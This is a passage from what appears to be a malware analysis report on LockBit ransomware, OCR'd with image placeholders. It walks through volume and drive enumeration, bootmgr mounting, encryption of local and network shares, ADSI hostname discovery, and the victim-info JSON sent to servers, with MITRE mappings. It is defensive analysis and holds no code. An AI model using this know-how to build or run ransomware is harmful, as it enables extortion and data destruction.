


26. Logical Drives Traversal:

26.1 Volume Enumeration:


First, the malware enumerates through all volumes on the computer using **FindFirstVolumeW** and **FindNextVolumeW.** It calls **GetVolumePathNamesForVolumeNameW** to retrieve the path of the volume and processes the drive at that path







26.2 Mouting Drives and Bootmgr:

If the partition type of the drive is PARTITION_STYLE_MBR, malware calls SetVolumeMountPointW to mount it.



The malware appends /bootmgr to the end of the drive path and calls **SetVolumeMountPointW** to mount it.








26.3 Encrypting Logical Drives:

The malware then creates a thread which then calls **GetLogicalDriveStringsW** to get the list of all logical drives on the system.

For each of these drives that are **DRIVE_REMOTE, DRIVE_FIXED, or DRIVE_REMOVABLE**, the malware spawns threads to encrypt this path using the encryption scheme described above.









27. Network Shares Traversal:

27.1 Enumerating DNS host Names:


For each domain controller, malware calls **ADsOpenObject**, &IADs_object) to retrieve the IADs COM interface.





The malware then calls **ADsOpenObject** to retrieve an IADsContainer interface.
Using that interface, it calls **ADsBuildEnumerator** to create an enumerator object for the specified ADSI container object. Finally, using the enumerator, the malware calls **ADsEnumerateNext** to enumerate through all DNS hostnames from the domain controller.



Dynamically it can be shown as follows:








The mitre mapping for Shares enumeration will be as follows :


#1 **Lateral Movement** as **tactic**

a. **Lateral Tool Transfer** as **technique.**

27.2 Checking Network Names and Encrypting Network Shares:

If the network share type is special, the malware performs an additional check and skips the share if the network name is “admin$“ or ”$c” and then spawns threads to encrypt these paths using the encryption scheme described above.






28. Sending Data to Remote Servers:

28.1 Getting Machine Data:

Lock bit has the ability to send information about the victim's machine to the servers. It extracts information about the host and different disks on the system.



The information being sent to the servers is of the following format :

{"bot_version:"1.0
"bot_id\":\"d1d3590c93d15f8c86dee56990bb7eac
bot_company\":\"00000000000000000000000000000000\",
"host_hostname\":\"DESKTOPM87PSAK\",
"host_user\":\"husky\"
"host_os\":\"Windows10EnterpriseEvaluation\",
"host_domain\":\"WORKGROUP\",
"host_arch\":\"x64\",
"host_lang\":\"enUS\",
"disks_info\":[disk_name\":\"C\",
"disk_size\":\"50638\",
"free_size\":\"6004\"}


The mitre mapping for getting machine data will be as follows :

